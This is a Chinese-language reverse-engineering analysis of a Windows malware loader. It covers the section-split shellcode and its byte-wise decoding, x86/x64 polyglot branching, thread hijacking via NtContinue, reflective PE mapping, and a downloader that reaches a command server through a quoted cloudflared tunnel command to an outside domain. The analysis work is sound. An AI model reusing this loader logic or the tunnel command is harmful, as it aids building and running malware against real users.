// 计划任务启动失败, 执行系统重启

格式: 日志文本 [时间戳] 写入到日志文件C:\Windows\Temp\Runtime.log

```
if ( !g_runtime_log_path[0] ) // 如果全局日志路径变量第一个宽字符为 0 (即路径还未初始化)
{
    MemSetFast((__m128i *)&io_ctx[0].m128i_u64[1], 0, 0x208u);
    if ( pGetTempPathW && (unsigned int)(pGetTempPathW(260, &io_ctx[0].m128i_u64[1]) - 261) > 0xFFFFFEFB )
        WStrPrintf((int)g_runtime_log_path, 260, (int)aSruntimelog, &io_ctx[0].m128i_u64[1]); // 如果成功, 构造日志文件路径: %TEMP%\Runtime.log
    else
        WStrCopy(g_runtime_log_path, 260, (int)aCWindowsTempRu); // 如果失败, 使用固定备用路径: C:\Windows\Temp\Runtime.log
}
io_ctx[0].m128i_i32[2] = 0;
result = OpenWideFile(&io_ctx[0].m128i_i32[2], (int)g_runtime_log_path, (int)aACcsUtf8) != 0; // 打开日志文件, 模式为 "a+", ccs=UTF-8" (追加、可读可写、UTF-8 编码)
log_file = io_ctx[0].m128i_i32[2];
if ( !(result | (io_ctx[0].m128i_i32[2] == 0)) )
{
    memset(&io_ctx[0].m128i_u64[1], 0, 128);
    LODWORD(v3) = GetUnixTimeNow(0);
    io_ctx[0].m128i_i64[0] = v3; // 时间戳分解为具体时间字段 (年、月、日、时、分、秒等), 存入 time_fields 数组
    if ( BreakDownUnixTime(time_fields, (int)io_ctx ) )
        WStrCopy(&io_ctx[0].m128i_i16[4], 64, (int)a000000000000000);
    else
        WStrTimeFormat((int)&io_ctx[0].m128i_i32[2], 64, (int)aYMDHMS, (int)time_fields); // 分解成功, 将时间字段格式化为 "%Y-%m-%d %H:%M:%S" 格式的字符串
    FilePrintf(log_file, (int)asc_732FFD72, log_text, &io_ctx[0].m128i_u64[1]); // 写入日志行: 格式为 "%s [%s]\n", 先输出日志文本, 后输出时间戳
    return CloseFile(log_file); // 关闭文件句柄/流
}
```

三、WindowsEvent.exe通用PE加载分析

1.WindowsEvent.exe 解码 stage2_shellcode 流程

WindowsEvent.exe 这个样本的业务不是从资源段或文件尾部直接提取 shellcode，而是从自身 PE 文件里的多个专用节中取出分片数据，重新拼接成一段连续缓冲区，再对这段缓冲区逐字节执行解码运算，最终还原出完整的 stage2_shellcode。整个过程是固定结构的自解码流程，本质上属于“把第二阶段载荷拆散存放在多个节里，运行时再重组和解码”的壳式加载逻辑。

WindowsEvent.exe节区图:

WindowsEvent.exe 解码 stage2_shellcode 的完整流程是固定且封闭的。它先定位自身 PE 文件中的 .sc1、.sc2、.tc3、.tc4 四个数据节，再按写死的长度从这四个节中取出有效分片，申请一块总长度为 0x182E6 的缓冲区，把四段数据按顺序拼接进去；拼接完成后，再对整块缓冲区逐字节执行 $((\text{byte} + 0x77) \& 0xFF) \wedge 0x62$ 的变换，最终得到完整的 stage2_shellcode。因此这个样本的第二阶段载荷解析方式，本质上就是一个“节分片重组 + 逐字节解码”的自解码加载过程。

第一步 :定位 shellcode 分片

程序先从自身映像中定位承载第二阶段数据的几个节。这个样本里用于存放 stage2_shellcode 分片的不是常规 .rsrc 或 overlay，而是四个专门命名的数据节：.sc1、.sc2、.tc3、.tc4。这四个节在文件中的原始偏移分别是 0x1400、0x7600、0xD800 和 0x13A00，它们就是后续重组 stage2_shellcode 的原始来源。

第二步 :确定每段有效长度

程序并不会把这四个节的整个 RawSize 原样拿来使用，而是只取每个节前部的固定长度有效数据。前 3 段的有效长度都是 0x60B9，最后 1 段的有效长度是 0x60BB。也就是说，参与最终重组的长度配置是：

```
.sc1 -> 0x60B9
.sc2 -> 0x60B9
.tc3 -> 0x60B9
.tc4 -> 0x60BB
```

这个长度不是动态搜索出来的，而是直接固化在样本代码中的，因此样本在运行时是按固定片段长度去读这四段数据。

对应代码可以概括为：

```
size1 = 0x60B9;
size2 = 0x60B9;
size3 = 0x60B9;
size4 = 0x60BB;
```

第三步 :计算 stage2_shellcode 总长度

程序把四段有效数据长度相加，得到最终的 stage2_shellcode 缓冲区总长度：

$0x60B9 + 0x60B9 + 0x60B9 + 0x60BB = 0x182E6$

因此它会先为 stage2_shellcode 申请一块总长度为 0x182E6 字节的目标缓冲区，用来接收后续拼接和解码后的第二阶段载荷。

对应代码逻辑可以概括为：

```
total_size = 0x60B9 + 0x60B9 + 0x60B9 + 0x60BB; // 0x182E6
buf = VirtualAlloc(0, total_size, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE);
```

第四步 :按固定顺序拼接分片

样本里的拼接函数会按固定顺序把四个节中的有效数据拷贝到目标缓冲区中。它先把 .sc1 的 0x60B9 字节复制到缓冲区起始位置，再把 .sc2 的 0x60B9 字节复制到 buf + 0x60B9，随后把 .tc3 的 0x60B9 字节复制到 buf + 0xC172，最后把 .tc4 的 0x60BB 字节复制到 buf + 0x1222B。拼接后的布局可以表示为：

```
buf + 0x00000 <- .sc1[0x60B9]
buf + 0x060B9 <- .sc2[0x60B9]
buf + 0x0C172 <- .tc3[0x60B9]
buf + 0x1222B <- .tc4[0x60BB]
```

到这一步时，程序已经得到一块完整连续的“编码态 stage2 数据”，但这还不是最终 shellcode，只是待解码的原始拼接结果。

```
memcpy(buf + 0x00000, file + 0x1400, 0x60B9);
memcpy(buf + 0x060B9, file + 0x7600, 0x60B9);
memcpy(buf + 0x0C172, file + 0xD800, 0x60B9);
memcpy(buf + 0x1222B, file + 0x13A00, 0x60BB);
```

第五步 :逐字节解码

拼接完成后，程序会对整块缓冲区执行统一的逐字节解码。它从缓冲区第 1 个字节开始一直处理到最后 1 个字节，对每个字节执行同样的运算：先加上 0x77，再与 0x62 做异或，最后把结果写回原位置。解码逻辑可以表示成：

```
decoded[i] = ((encoded[i] + 0x77) & 0xFF) ^ 0x62;
```

这说明样本对第二阶段数据使用的不是复杂加密算法，而是一层轻量级的逐字节自定义编码。真正的 stage2_shellcode 就是在这一轮解码之后才被还原出来。

对应代码可以写成：

```
for (i = 0; i < total_size; ++i)
{
    buf[i] = ((buf[i] + 0x77) & 0xFF) ^ 0x62;
}
```

第六步 :得到完整 stage2_shellcode

当整块 0x182E6 字节缓冲区全部完成逐字节变换以后，缓冲区中的内容就从“分片拼接后的编码态数据”变成了“可供后续加载或执行的第二阶段 shellcode”。也就是说，程序最终得到的 stage2_shellcode 不是通过资源释放、文件解压或尾部提取得来的，而是由“4 个节分片 + 固定顺序拼接 + 固定逐字节解码”这一条链完整还原出来的。

最终整体逻辑可以压成下面这段代码：

```
buf = alloc(0x182E6);

memcpy(buf + 0x00000, sec_sc1, 0x60B9);
memcpy(buf + 0x060B9, sec_sc2, 0x60B9);
memcpy(buf + 0x0C172, sec_tc3, 0x60B9);
memcpy(buf + 0x1222B, sec_tc4, 0x60BB);

for (i = 0; i < 0x182E6; ++i)
    buf[i] = ((buf[i] + 0x77) & 0xFF) ^ 0x62;

stage2_shellcode = buf;
```

2.stage2_shellcode分析

2.1 架构分流实现x64和x86的版本兼容

这里恶意软件作者使用汇编前缀的特性实现了x64和x86的版本兼容。

相同的机器码59 31 C0 48 0F 88 B5 34 00 00

X86下：

```
seg000:01812097 59      pop     ecx           ; 架构分流入口。
seg000:01812098 31 C0    xor     eax, eax
seg000:0181209A 48      dec     eax           ; x86下0x48为dec eax。
seg000:0181209B 0F 88 B5 34 00 00 js      loc_1815556    ; SF=1, 跳x86路径。
seg000:018120A1 55      push    ebp
seg000:018120A2 48      dec     eax
seg000:018120A3 89 E5    mov     ebp, esp
seg000:018120A5 48      dec     eax
seg000:018120A6 83 E4 F0 and     esp, 0FFFFFF0h
seg000:018120A9 48      dec     eax
seg000:018120AA 83 EC 20 sub     esp, 20h
seg000:018120AD E8 05 00 00 00 call    sub_18120B7
seg000:018120B2 48      dec     eax
seg000:018120B3 89 EC    mov     esp, ebp
seg000:018120B5 5D      pop     ebp
seg000:018120B6 C3      retn
```

X64下：

```
seg000:00000000000012097 59      pop     rcx
seg000:00000000000012098 31 C0    xor     eax, eax
seg000:0000000000001209A 48 0F 88 B5 34 00 00 js      loc_15556      ; 没有dec eax了被解析为了js前缀
seg000:000000000000120A1 55      push    rbp
seg000:000000000000120A2 48 89 E5 mov     rbp, rsp
seg000:000000000000120A5 48 83 E4 F0 and     rsp, 0FFFFFFFFFFFFFFF0h
seg000:000000000000120A9 48 83 EC 20 sub     rsp, 20h
seg000:000000000000120AD E8 05 00 00 00 call    sub_120B7
seg000:000000000000120B2 48 89 EC mov     rsp, rbp
seg000:000000000000120B5 5D      pop     rbp
seg000:000000000000120B6 C3      retn
```

0x48 在x86下解析为 dec eax

0x48 在X64 下则解析为js前缀rel32：跳转目标以 **32 位相对偏移量** 编码。

在 x64 模式下，xor eax, eax 使得 SF=0，而 48 被“吞”为前缀，不再作为 **dec** 执行，SF 保持 0，js 条件不成立，程序继续向下执行 x64 分支的代码

2.2 加载payload

2.2.1执行加载器

创建新线程执行 loader payload和劫持当前线程执行loader payload。

这表明这个shellcode可以用于注入到对应的程序劫持线程启动也可以创建线程启动还能直接在当前进程运行，当前shellcode是一个通用行的Load加载器适配多种场景。

劫持线程：

得到当前线程上下文后修改他的上下文eip到loader_thread_proc_x86然后使用NtContinue 切换上下文。

```
eip_thunk_x86 = get_eip_thunk_x86();
thread_handle = pCreateThread(0, 0, (char *)eip_thunk_x86 + 0xFFFFEC5C, stage_ctx, 0, 0); // 创建loader线程。
pNtContinue = resolve_api_by_hash_x86(
    stage_ctx,
    *(_DWORD *) (stage_ctx + 520),
    *(_DWORD *) (stage_ctx + 524),
    *(_DWORD *) (stage_ctx + 40),
    *(_DWORD *) (stage_ctx + 44)); // 解析NtContinue。
v16 = *(_DWORD *) (stage_ctx + 44);
pNtContinueValue = pNtContinue;
pGetThreadContext = (void (__cdecl *) (int)) resolve_api_by_hash_x86(
    stage_ctx,
    *(_DWORD *) (stage_ctx + 160),
    *(_DWORD *) (stage_ctx + 164),
    *(_DWORD *) (stage_ctx + 40),
    v16); // 解析GetThreadContext。
pGetCurrentThread = (int (__cdecl *) (_DWORD *)) resolve_api_by_hash_x86(
    stage_ctx,
    *(_DWORD *) (stage_ctx + 168),
    *(_DWORD *) (stage_ctx + 172),
    *(_DWORD *) (stage_ctx + 40),
    *(_DWORD *) (stage_ctx + 44)); // 解析GetCurrentThread。
pNtContinueValue = (*(int (__cdecl *) (_DWORD)) (stage_ctx + 56)) (0);
if ( pContext && pGetThreadContext )
{
    if ( pGetCurrentThread )
    {
        ctxRecord[0] = 0x10007; // CONTEXT标志=0x10007。
        v13 = pGetCurrentThread(ctxRecord);
        pGetThreadContext(v13); // 这里是两个参数ida解析错误pGetThreadContext(v12, ctxRecord)
        payload_entry = v18 + *(_DWORD *) (stage_ctx + 0x238); // payload_entry=module_base+[ctx+0x238]; 就是loader_thread_proc_x86。
        alignedEsp &= 0xFFFFF0FC; // 对齐Esp。
        ctxRecord[44] = payload_entry; // 设置Eip到payload入口。
        v17(&pContext, 0); // NtContinue切换执行流 loader_thread_proc_x86。
    }
}
```

不创建新线程执行 loader_payload

2.2.2 Loader_thread_proc_86分析

一个x86_stage2 通用loader主调度器。它负责动态解析 API、加载依赖模块、准备/解码 payload descriptor，并根据 payload_type 选择不同执行路径。payload_type 3/4 会进入 map_pe_payload_x86 做内存 PE 加载；payload_type 1/2 和 5/6 则进入其他自定义 runner。执行完成后，它会清零并释放 descriptor 和 stage 内存，减少内存残留。

当前程序执行的PE类型的加载payload_type 4:

代码:

```
int __cdecl loader_thread_proc_x86(stage2_api_ctx_x86 *input_stage)
{
    pVirtualAlloc = resolve_api_by_hash_x86(
        input_stage,
        input_stage->api_hashes[2].lo,
        input_stage->api_hashes[2].hi,
        input_stage->module_hash_lo,
        input_stage->module_hash_hi);// 解析VirtualAlloc。
    pVirtualAlloc_saved = pVirtualAlloc;
    pVirtualFree_raw = resolve_api_by_hash_x86(
        input_stage,
        input_stage->api_hashes[3].lo,
        input_stage->api_hashes[3].hi,
        input_stage->module_hash_lo,
        input_stage->module_hash_hi);// 解析VirtualFree。
    pVirtualFree_saved = pVirtualFree_raw;
    pExitThread_raw = resolve_api_by_hash_x86(
        input_stage,
        input_stage->exit_thread_hash_lo,
        input_stage->exit_thread_hash_hi,
        input_stage->module_hash_lo,
        input_stage->module_hash_hi);// 解析ExitThread。
    pExitThread = pExitThread_raw;
    pExitThread_saved = pExitThread_raw;
    if ( !pVirtualAlloc || !pVirtualFree_raw || !pExitThread_raw )
        return -1;
    work_stage_alloc = pVirtualAlloc(0, input_stage->total_size, 0x3000u, 4u);// 申请stag
    work_stage = work_stage_alloc;
    if ( !work_stage_alloc )
    {
        if ( input_stage->run_mode == 2 )
            pExitThread(0);
        return -1;
    }
    memcpy_local_x86(work_stage_alloc, input_stage, input_stage->total_size);// 复制原始st
    memset_local_x86(&type12_ctx, 0, 0x20u);
    module_hash_pair = &work_stage->module_hash_lo;
    if ( work_stage->normalize_required != 3
        || (normalize_stage_header_x86(
            work_stage->header_norm_src,
            work_stage->header_norm_dst,
            &work_stage->api_count,
            work_stage->total_size - 572),
            hash_name_x86(&work_stage->unk_924[776], module_hash_pair->lo, work_stage->modi
            && v10 == work_stage->expected_name_hash_hi )
        )
    {
        v11 = resolve_api_by_hash_x86(
```

```

        work_stage,
        work_stage->primary_api_value,
        work_stage->api_slot_base,
        module_hash_pair->lo,
        work_stage->module_hash_hi);          // 解析关键API/回填地址。
work_stage->primary_api_value = v11;
if ( !v11 )
    return -1;
module_list_cursor = work_stage->module_list;// 遍历模块名列表。
while ( 1 )
{
    v13 = *module_list_cursor;
    module_name_len = 0;
    if ( !*module_list_cursor )
        break;
    module_scan = module_list_cursor;
    do
    {
        if ( v13 == 59 )
            break;
        if ( module_name_len >= 0x104 )
            break;
        module_scan[module_name_buf - module_list_cursor] = v13;
        ++module_name_len;
        v13 = *++module_scan;
    }
    while ( *module_scan );
    if ( !module_name_len )
        break;
    module_name_buf[module_name_len] = 0;
    module_list_cursor += module_name_len + 1;
    get_module_handle_or_load_x86(work_stage, module_name_buf);// 按名取模块句柄/加载模块
}
api_index = 1;
if ( work_stage->api_count > 1 )
{
    api_hash_cursor = work_stage->api_hashes;
    api_output_slot = &work_stage->api_slot_base;
    do
    {
        resolved_api = resolve_api_by_hash_x86(
            work_stage,
            api_hash_cursor->lo,
            api_hash_cursor->hi,
            module_hash_pair->lo,
            work_stage->module_hash_hi);// 批量解析后续API。
        *api_output_slot = resolved_api;
        if ( !resolved_api
            && (api_hash_cursor->lo != work_stage->optional_api_hash_lo

```

```

        || api_hash_cursor->hi != work_stage->optional_api_hash_hi) )
    {
        goto LABEL_58;
    }
    ++api_index;
    ++api_hash_cursor;
    ++api_output_slot;
}
while ( api_index < work_stage->api_count );
}
desc_source_kind = work_stage->payload_desc_source; // 选择payload描述符来源。
if ( desc_source_kind == 2 )
{
    if ( !prepare_external_descriptor_x86(work_stage) )
        goto LABEL_58;
    payload_desc = work_stage->external_desc;
}
else
{
    if ( desc_source_kind == 3 )
        goto LABEL_58;
    payload_desc = &work_stage->external_desc;
    if ( desc_source_kind != 1 )
        payload_desc = pVirtualAlloc_saved;
}
if ( work_stage->precheck_policy == 1
    || (precheck_stage_option_a_x86(work_stage) || work_stage->precheck_policy != 2)
    && (precheck_stage_option_b_x86(work_stage) || work_stage->precheck_policy != 2)
{
    if ( payload_desc->storage_or_transform_type == 1 )
        goto LABEL_45;
    copied_desc = pVirtualAlloc_saved(0, (payload_desc->payload_data_size + 0x152F) );
    copied_desc_tmp = copied_desc;
    if ( copied_desc )
    {
        memcpy_local_x86(copied_desc, payload_desc, 0x530); // 复制描述符头。
        if ( payload_desc->storage_or_transform_type != 3 && payload_desc->storage_or_t
        {
            if ( payload_desc->storage_or_transform_type != 2 )
                goto LABEL_45;
            copy_payload_tail_x86(payload_desc->pe_image_data, copied_desc_tmp->pe_image
LABEL_44:
            payload_desc = copied_desc_tmp;
LABEL_45:
            switch ( payload_desc->payload_type )
            {
                // payload类型分派点。
                case 3u:
                case 4u:
                    map_pe_payload_x86(work_stage, work_stage, payload_desc); // 类型3/4: 进入P

```

```

        break;
    case 1u:
    case 2u:
        if ( prepare_type12_payload_x86(work_stage, payload_desc, &type12_ctx) )
            run_type12_payload_x86(work_stage, payload_desc, &type12_ctx); // 类型1/
        cleanup_type12_payload_x86(work_stage, &type12_ctx); // 类型1/2清理。
        break; // 类型1/2准备。
    case 5u:
    case 6u:
        run_type56_payload_x86(work_stage, payload_desc); // 类型5/6分支。
        break;
    }
    if ( work_stage->run_mode == 3 )
    {
        while ( 1 )
        }
    goto LABEL_58;
}
if ( !(work_stage->fp_transform_payload)(
    (LOWORD(payload_desc->storage_or_transform_type) - 1) | 0x100,
    copied_desc_tmp->pe_image_data,
    payload_desc->payload_data_size,
    payload_desc->pe_image_data,
    payload_desc->payload_data_rva,
    transform_scratch) )
    goto LABEL_44;
}
}
LABEL_58:
    pExitThread = pExitThread_saved;
}
cleanup_desc_source = work_stage->payload_desc_source;
if ( (cleanup_desc_source == 2 || cleanup_desc_source == 3) && (external_desc_ptr = \
{
    memset_local_x86(external_desc_ptr, 0, work_stage->external_desc_size); // 释放外部描
    pVirtualFree = pVirtualFree_saved;
    pVirtualFree_saved(work_stage->external_desc, 0, 49152u);
    work_stage->external_desc = 0;
}
else
{
    pVirtualFree = pVirtualFree_saved;
}
saved_run_mode = work_stage->run_mode;
memset_local_x86(work_stage, 0, work_stage->total_size); // 清零stage后释放内存。
pVirtualFree(work_stage, 0, 49152u);
if ( saved_run_mode == 2 )
    pExitThread(0); // 需要时退出当前线程。

```

```

return 0;
}

```

2.2.3 PE加载器:

这个样本实际执行的是 type 4 路径：loader 先把 PE payload 手动映射到内存中，完成重定位、导入表、节权限和 TLS 初始化，然后根据 entry_symbol_name 找到指定导出口。

得到映像:

```

SizeOfImage = (stage->api_hashes[5].hi)(SizeOfImage, &v98); // 查询对象大小。
if ( !SizeOfImage )
    return SizeOfImage;
SizeOfImage = src_nt_hdr->OptionalHeader.SizeOfImage;
if ( SizeOfImage > v98 )
    return SizeOfImage;
v9 = (stage->fp_nt_create_section)(&section_handle, 983071, 0, 0, 2, 0x1000000, v8); // 建立共享映射视图。
LOWORD(SizeOfImage) = (stage->api_hashes[11].lo)(v8);
if ( v9 )
    return SizeOfImage;
source_payload_path = stage->source_payload_path;
}
else
{
    SizeOfImage = (stage->fp_nt_create_section)(
        1,
        3,
        &section_handle,
        983071,
        0,
        section_size_qword,
        64,
        0x8000000,
        0); // 创建文件映射或节对象。
    if ( SizeOfImage )
        return SizeOfImage;
}
v10 = (stage->api_hashes[7].lo)(&mapped_base, 0, 0, 0, &view_size, 2, 0, 4); // 读取映像头信息。

```

复制节：

```

memcpy_local_x86(dst_section, &raw_pe[section_copy_fields[1]], *section_copy_fields); // 循环复制各节。
section_copy_fields += 10;
*(section_copy_fields - 12) = *dst_section;
v15 = (v15 + 1);
}
while ( v15 < v17->FileHeader.NumberOfSections );
stage_like_ctx = stage;
src_nt_hdr = src_nt_headers;
mapped_nt_hdr = nt_headers;
}
v19 = mapped_base; // 计算重定位差值。
image_delta = &mapped_base[-src_nt_hdr->OptionalHeader.ImageBase];
if ( reloc_dir_size )
{
    if ( image_delta )
    {
        VirtualAddress = mapped_nt_hdr->OptionalHeader.DataDirectory[5].VirtualAddress;
        v22 = &mapped_base[VirtualAddress];
        v97 = reloc_dir_size + VirtualAddress;
        reloc_block = &mapped_base[VirtualAddress];
        if ( &mapped_base[VirtualAddress] < &mapped_base[reloc_dir_size + VirtualAddress] )
        {
            do
            {
                reloc_block_size = *(v22 + 1); // 遍历重定位块。
            }
            while ( reloc_block_size > 0 );
        }
    }
}

```

处理导入导出

```

import_dir_rva = nt_headers->OptionalHeader.DataDirectory[1].VirtualAddress;// 处理导入表。
if ( import_dir_rva )
{
    import_desc = &v19[import_dir_rva];
    v64 = *&v19[import_dir_rva + 12] == 0;
    section_or_import_iter = &v19[import_dir_rva];
    if ( !v64 )
    {
        do
        {
            module_handle_or_load_x86 = get_module_handle_or_load_x86(stage_like_ctx, &v19[import_desc->Name]);// 按DLL名取模块。
            v19 = mapped_base;
            FirstThunk = import_desc->FirstThunk;
            v97 = module_handle_or_load_x86;
            iat_write_ptr = &mapped_base[FirstThunk];
            lookup_thunk = &mapped_base[import_desc->OriginalFirstThunk];
            reloc_block = iat_write_ptr;
            thunk_or_index = lookup_thunk;
            v35 = *lookup_thunk;
            v36 = (*lookup_thunk & 0x80000000) != 0;
            if ( *lookup_thunk )
            {
                v37 = v97;
                do
                {
                    if ( v36 )
                    {
                        last_resolved_import = resolve_export_or_forward_x86(stage_like_ctx, v37, 0, v35);// 按序号解析导入。
                    }
                    else
                    {
                        v39 = &v19[v35 + 2];
                        if ( desc->run_async_or_wait && resolve_import_by_name_x86(stage_like_ctx, &v19[v35 + 2]) )// 按名称解析导入。
                        {
                            // ...
                        }
                    }
                } while (v37);
            }
        } while (v36);
    }
}

```

TLS处理

```

AddressOfEntryPoint = nt_headers->OptionalHeader.AddressOfEntryPoint;
memcpy(nt_header_cache, src_nt_hdr, sizeof(nt_header_cache));// 拷贝异常/TLS目录信息。
section_count = HIWORD(nt_header_cache[1]);
section_table_size = 40 * HIWORD(nt_header_cache[1]);
src_nt_headers = &v19[AddressOfEntryPoint];
thunk_or_index = HIWORD(nt_header_cache[1]);
section_or_import_iter = (stage_like_ctx->api_hashes[0].hi)(0, section_table_size, 12288, 4);// 为节表缓存分配内存。
memcpy_local_x86(section_or_import_iter, v98, section_table_size);// 复制节属性表。
if ( stage_like_ctx->cleanup_mapped_headers == 1 )
{
    if ( stage_like_ctx->source_payload_path[0] )
    {
        if ( external_header_copy )
            memcpy_local_x86(mapped_base, external_header_copy, src_nt_hdr->OptionalHeader.SizeOfHeaders);
        else
        {
            memset_local_x86(mapped_base, 0, src_nt_hdr->OptionalHeader.SizeOfHeaders);
            memset_local_x86(raw_pe, 0, src_nt_hdr->OptionalHeader.SizeOfHeaders);
        }
    }
    if ( stage_like_ctx->source_payload_path[0] )
        goto LABEL_80;
    v54 = (stage_like_ctx->api_hashes[7].lo)(mapped_base);// 提交节表对象。
}

```

先解析 entry_symbol_name 对应的导出函数，调用入口点：

AddressOfEntryPoint = nt_headers->OptionalHeader.AddressOfEntryPoint;

```

    if ( desc_alias->entry_symbol_name[0] )
    {
        get_proc_address_by_name_x86(stage_like_ctx, desc_alias->entry_symbol_name, entry_resolve_buf); // type4: 按导出名取入口地址。
        resolve_delay_imports_x86(stage_like_ctx, entry_resolve_buf); // type4: 解析该入口相关依赖。
    }
    if ( desc_alias->run_async_or_wait ) // type4: 判断是否需要等待/同步。
    {
        saved_reg_stage = 0;
        v79 = (stage_like_ctx->fp_create_thread)(0, 0, AddressOfEntryPoint_1, 0, 0); // Do not trust the displayed oldProtect_stack_slot label here. After the thr
        if ( v79 )
            (stage_like_ctx->fp_wait_for_single_object)(v79, -1);
    }
    else
    {
        (AddressOfEntryPoint_1)(__readfsdword(0x18u) + 48)); ←
    }
}

```

3.网络下载器分析

3.1加载新PE

得到的PE文件还是一个加载器

读取自身3EC05BF是一个PE文件再使用ReflectiveLoadEmbeddedPE映射到内存

```

ResolveLoaderApis(&api_table);
EmbeddedPayloadBase = GetEmbeddedPayloadBase();
entry_out = 0;
v1 = EmbeddedPayloadBase + 0xBA154A; // 0x331F000+ 0xBA154A= 03EC054A
v2 = 0;
v3 = *(_DWORD *) (EmbeddedPayloadBase + 0xBA1557); // 3EC0557
v4 = *(_DWORD *) (EmbeddedPayloadBase + 0xBA154B); // 3EC054B
v5 = v1 + v3; // 3EC05BF PE
if ( v4 )
{
    v10 = *(_DWORD *) (v1 + 5);
    v12 = (int (__cdecl *) (int, _DWORD, int, _DWORD)) (v1 + v4);
    VirtualAlloc = ((int (__stdcall *) (_DWORD, int, int, int)) api_table.VirtualAlloc)(0, v10, 4096, 4);
    v7 = VirtualAlloc;
    if ( !VirtualAlloc )
        return 0;
    v9 = v12(v5, *(_DWORD *) (v1 + 9), VirtualAlloc, *(_DWORD *) (v1 + 5));
    if ( v9 == -1 || v9 != *(_DWORD *) (v1 + 5) )
    {
        ((void (__stdcall *) (int, _DWORD, int)) api_table.VirtualFree)(v7, *(_DWORD *) (v1 + 5), 0x4000);
        return 0;
    }
    v5 = v7;
    v2 = 1;
}
if ( *(_BYTE *) v1 )
    ReflectiveLoadEmbeddedPE(&api_table, v5, 0, v1 + 17, &entry_out);
else
    ReflectiveLoadEmbeddedPE(&api_table, v5, v1 + 17, 0, &entry_out); ←

```

3.2 新加载PE下载器分析

3.2.1初始化sock

```

struct CTcpSocket *__usercall CTcpSocket_Init@<eax>(struct CTcpSocket *this@<esi>)
{
    _BYTE v2[404]; // [esp+8h] [ebp-198h] BYREF

    this->send_lock = 0;
    this->owner_tid = 0;
    this->lock_depth = 0;
    this->vftable = &CTcpSocket::`vftable';
    this->recv_frame_q.capacity = 0;
    this->recv_frame_q.base = 0;
    this->recv_frame_q.write_ptr = 0;
    this->recv_frame_q.vftable = &CBuffer::`vftable';
    this->dispatch_q.vftable = &CBuffer::`vftable';
    this->dispatch_q.capacity = 0;
    this->dispatch_q.base = 0;
    this->dispatch_q.write_ptr = 0;
    this->aux_q.vftable = &CBuffer::`vftable';
    this->aux_q.capacity = 0;
    this->aux_q.base = 0;
    this->aux_q.write_ptr = 0;
    WSASStartup(514, v2);
    this->stop_event = CreateEventW(0, 1, 0, 0);
    InterlockedExchange(&this->running, 0);
    this->worker_thread = 0;
    this->helper_thread = 0;
    this->last_tick = 0;
    this->sock = -1;
    return this;
}

```

3.2.2不同情况连接不同的IP

当前连接的是127.0.0.1:443 因为前面使用服务启动了cloudflared.exe进行了映射

C:\ProgramData\Microsoft\System\System.exe access tcp --url tcp://127.0.0.1:443 --
hostname www.qccf2.cyou

```

while ( 1 )
{
    if ( byte_41B222E )
    {
        wscpy_s(&ipNmae, 255, aAccf2Cyou);
        wscpy_s(&port, 30, a8);
        dword_41B1DF0 = dword_41AB800;
    }
    else
    {
        wscpy_s(&ipNmae, 255, &unk_41AB386); // 127.0.0.1
        wscpy_s(&port, 30, a443); // 443
        dword_41B1DF0 = dword_41AB5C0;
    }
    byte_41B222E = byte_41B222E == 0;
    if ( ++dword_41B2264 == 200 )
    {
        wscpy_s(&ipNmae, 255, aZccf2Cyou);
        wscpy_s(&port, 30, a8_0);
        dword_41B1DF0 = dword_41ABA40;
        dword_41B2264 = 0;
    }
}

```

3.2.3 start启动sock使用SetManager绑定处理程序HandlePatchPacket到sock

```

if ( tcpContext_1->Start(tcpContext, g_active_host_w, transport_vtbl) )// 127.0.0.1:443
{
    port_num = g_patch_payload_flag; // 读取补丁标志
    manager_ctx.vftable = &CManager::`vftable'; // 构造上下文
    manager_ctx.Socket = tcpContext; // 绑定 Socket
    tcpContext->vftable->SetManager(tcpContext, &manager_ctx); // 设置回调
    ready_event = CreateEventA(0, 1, 0, 0); // 创建事件
    manager_ctx.ctx_value = 0; // 清空附加值
    manager_ctx.vftable = &HandlePatchPacket_0; // 网络接收处理线程
    kernel_mode_flag_copy = 0;
    kernel_mode_copy = port_num;
    v18 = 1;
    SendFramed = tcpContext->vftable->SendFramed;
    opcode4 = 4; // 发送命令 4
    SendFramed(tcpContext, &opcode4, 2u);
    tcpContext->vftable->WaitForWorkers(tcpContext);
    WaitForSingleObject(kernel_mode_flag_copy, -1); // 等待结束
    v18 = -1;
    manager_ctx.vftable = &HandlePatchPacket_0;
    CloseHandle(kernel_mode_flag_copy);
    manager_ctx.vftable = &CManager::`vftable';
    CloseHandle(ready_event);
}

```

3.2.4 TcpContext->Start创建tcp sockt接收数据

创建 TCP socket，连接指定 host:port，生成后续协议使用的 frame_tag，设置发送/接收缓冲区、超时和 keepalive，然后启动接收分发线程和辅助线程，进入长期通信状态。

```

ResetEvent(this->stop_event); // 连接前清理状态：重置停止事件、清空 running、记录 tick 并初始化 frame_tag。
InterlockedExchange(&this->running, 0);
this->last_tick = timeGetTime();
this->frame_tag.tick_at_connect = 0;
this->frame_tag.running_snapshot = 0;
this->frame_tag.magic_0x00CA = 0;
running = this->running;
this->frame_tag.tick_at_connect = this->last_tick;
this->frame_tag.running_snapshot = running;
this->frame_tag.magic_0x00CA = 0xCA;
v5 = socket(2, 1, 6); // 创建 IPv4 TCP socket；失败直接返回。
this->sock = v5;
if ( v5 == -1 )
    return 0;
v7 = lstrlenW(host_w); // 主机名从宽字符转 ANSI，随后用 gethostbyname 解析。
v22 = WideCharToMultiByte(0, 0, host_w, v7, 0, 0, 0, 0);
v8 = operator new[](v22 + 1);
v9 = lstrlenW(host_w);
WideCharToMultiByte(0, 0, host_w, v9, v8, v22, 0, 0);
v8[v22] = 0;
v10 = gethostbyname(v8);
operator delete(v8);
if ( !v10 )
    return 0;
v24[0] = 2; // 构造 sockaddr_in 并连接远端；connect 失败返回。
v24[1] = htons(port);
sock = this->sock;
v25 = **(_DWORD **)(v10 + 12);
if ( connect(sock, v24, 16) == -1 )
    return 0;
v12 = this->sock; // 连接成功后配置收发缓冲区、接收超时和 SO_KEEPALIVE。
v23 = 0x40000;

```

```

setsockopt(v13, 0xFFFF, 4098, &v23, 4);
v14 = this->sock;
v20 = 30000;
setsockopt(v14, 0xFFFF, 4102, &v20, 4);
v15 = this->sock;
v19 = 1;
if ( !setsockopt(v15, 0xFFFF, 8, &v19, 4) )
{
    v11 = this->sock;
    v26[0] = 1;
    v26[1] = 180000;
    v26[2] = 5000;
    WSASetsockopt(v11, 0x98000004, v26, 12, 0, 0, v17, 0, 0); // 通过 SIO_KEEPALIVE_VALS 设置 TCP 保活：180 秒空闲、5 秒间隔。
}
InterlockedExchange(&this->running, 1); // 连接准备完成后置 running=1，并启动接收线程与 watchdog 线程。
v21 = 0;
